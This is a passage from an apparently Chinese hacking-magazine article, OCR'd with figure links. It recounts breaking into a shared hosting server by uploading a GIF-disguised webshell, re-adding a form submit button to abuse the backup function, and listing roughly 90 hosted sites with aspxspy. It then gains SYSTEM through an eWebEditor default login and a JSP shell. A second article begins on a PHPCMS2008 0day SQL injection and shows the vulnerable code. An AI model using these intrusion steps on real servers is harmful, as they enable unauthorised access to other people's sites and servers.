


图3

上传的地方没有被删除，备份也没有被删除，但是备份页面那里的提交钮却被去掉了。我们都知道，这个系统后台上传的地方采用的是动易上传的代码，存在上传漏洞，但是我这里并没有使用上传功能来上传 webshell，而是采用了备份，不是为了卖弄技术，而是为了给大家提供一种思路，我在新闻添加那里上传了一个 gif 格式的大马上去，得到木马的路径如图 2 所示，我们再来到备份的地方，可以看到提交按钮没了，如图 3 。

既然没有提交按钮，那我们就给它添加一个，点击右键查看源代码，然后将其保存为本地的 htm 文件，保存完毕后使用记事本打开，可以看到是一个提交的表单，我们查找关键字“<form”就可以找到表单的位置，这里表单是以“</from>”结尾的，在表单域内添加如下代码**<input type=submit value="确定">**，当然这一过程也可以使用 dreamweaver 来实现。接下来就是补全提交的路径了，查找 action，然后在“action=”后补全即可，修改完后保存，现在我们打开刚才保存的页面，接着点提交就可以得到一个 webshell 了，由于整站只有 uploadfile 可以写，所以我这里就备份到了这个目录，如图 4 。




图 4

通过 webshell 简单的看了下，发现一些常见的目录均不可以读，没有 serv-u，也没有其它的第三方可以用来提权，没办法了，上传一个 aspxspy 看看，点击 iisspy，发现竟然读取出了服务器上的所有站点和它相对应的路径，如图 5 。

rder	IIS_USER	Domain	Path
1	IUSR_GAYA1	:80:	c:\ine[redacted]\wwwroot
2	iu_szhuifang	:80:[redacted]g.com	D:\WWW\[redacted]uifang\WWW
3	iu_lvsebaiying124	:80:[redacted]a.com	D:\WWW\[redacted]baiying124\WWW
4	iu_shark	:80:[redacted]	D:\WWW\[redacted]\WWW
5	iu_lpi	:80:[redacted]hi.com	D:\WWW\[redacted]\WWW
6	iu_yiko-button.cn	:80:[redacted]iko-button.com	D:\WWW\[redacted]o-button.cn\WWW
7	iu_18168.net	:80:[redacted]net.ul.icgsya.com	D:\WWW\[redacted]68.net\WWW
8	iu_xzlteagri	:80:[redacted]ri.gov.cn	D:\WWW\[redacted]agri\WWW
9	iu_sunples200815	:80:[redacted]s.com	D:\WWW\[redacted]ples200815\WWW
10	iu_gzbtvu	:80:[redacted].cn	D:\WWW\[redacted]vu\WWW
11	iu_honglung.com	:80:[redacted]ung.com	D:\WWW\[redacted]lung.com\WWW
12	iu_yenqing	:80:[redacted]g.ul.icgsya.com	D:\WWW\[redacted]ing\WWW
13	iu_test128.com	:80:[redacted]8.com	D:\WWW\[redacted]128.com\WWW
14	iu_eeequ	:80:[redacted]com	D:\WWW\[redacted]\WWW
15	IUSR_GAYA1	:221[redacted]	C:\WINN[redacted]tem32\inetsrv
16	iu_yifeng	:80:[redacted]bj.com.cn	D:\WWW\[redacted]ng\WWW
17	iu_zjt	:80:[redacted].com	D:\WWW\[redacted]WWW
18	GAYA7\sys_MailGroup	:80:[redacted].gaya.cn	D:\SYST[redacted]ailGroup\WWW
19	iu_5lsensor.net.cn	:80:[redacted]or.net.cn	D:\WWW\[redacted]nsor.net.cn\WW
20	GAYA7\sys_ThisServer	:80:[redacted]cnexo.com	D:\SYST[redacted]hisServer\WWW
21	iu_gdfz	:80:[redacted]cn	D:\SYST[redacted]lashSite\StopP

图 5

我又读取了下服务器的进程，发现有一个 tomcat6w 的进程，也就是说服务器支持 jsp 解析，很有可能是 system 权限哦！于是我上传了一个 jsp shell 到根目录下，结果发现无法访问，我想这有可能是只有某个网站目录才支持 jsp 吧，正好可以读取出所有网站的目录，但是服务器上的站点有 90 个，我们当然不可能一个个的去读了，这里我猜想了下，服务器是提供空间服务的，也就是说，空间服务商会把客户的网站都存放在同一目录下，使用 jsp 的网站当然特殊了，所以我查看了下目录与众不同的站点，终于被我找到了 D:\SYSTEM\MailGroup\WWW\，于是急忙跳转到这个目录看了下，支持 jsp 的目录终于找到了，同时还发现该目录支持 php，对应的域名也可以从 aspxspy 中看到，我马上上传了一个 jsp 马上去，结果却发现没有权限，这下不好弄了，可能是权限不够，我们来整理一下思路，我们手里有 aspshell、aspxshell，目录 D:\SYSTEM\MailGroup\WWW\ 不可以写，那么我们只能找到这个目录所对应的网站的漏洞才有机会上传 shell 上去，仔细看了下这个满是希望的目录，竟然遇见了 ewbeditor php，而且使用的还是默认的用户名和密码，我立刻使用 admin 登录进去，然后在上传类型中添加了一个 php，直接上传成功，相信大家都明白怎么使用 ewebeditor php 来拿 webshell 了吧，这里我就不多说了，不懂的朋友可以去翻看 X 档案前几期中的文章，最后成功的拿到了 webshell，如图 6。




图 6

现在我们先来尝试执行一下命令，结果发现不能执行，说明 php 是继承的 iis 的权限，不过别忘了这个目录也是支持 jsp 的，上传个 jspshell 试试吧，上传成功，如图 7。可以看到当前用户名为 system，马上执行下 cmd 看看，也成功执行了，如图 8。至此我们就成功的拿到了整台服务器的权限。




图 7




图 8

文章难度：★★★
文章阅读点：利用phpcms2008的SQL注入漏洞来拿Webshell

PHPCMS2008也0day

Monster[E.S.T]&[H.S.T]

PHPCMS是国内使用比较多的一款专业CMS系统，而PHPCMS2008是去年底才推出的最新版本，这天一上网就看到了PHPCMS2008的0day漏洞，运气真是好，于是就赶在第一时间里写出来和大家分享了。

具体的漏洞是出在ask/search_ajax.php这个文件里，下面我们来看看代码，具体的代码如下：

```
if($q)
{
$where = " title LIKE '%$q%' AND status = 5";
}
else
{
exit('null');
}
$infos = $ask->listinfo($where, 'askid DESC', '', 10);
```

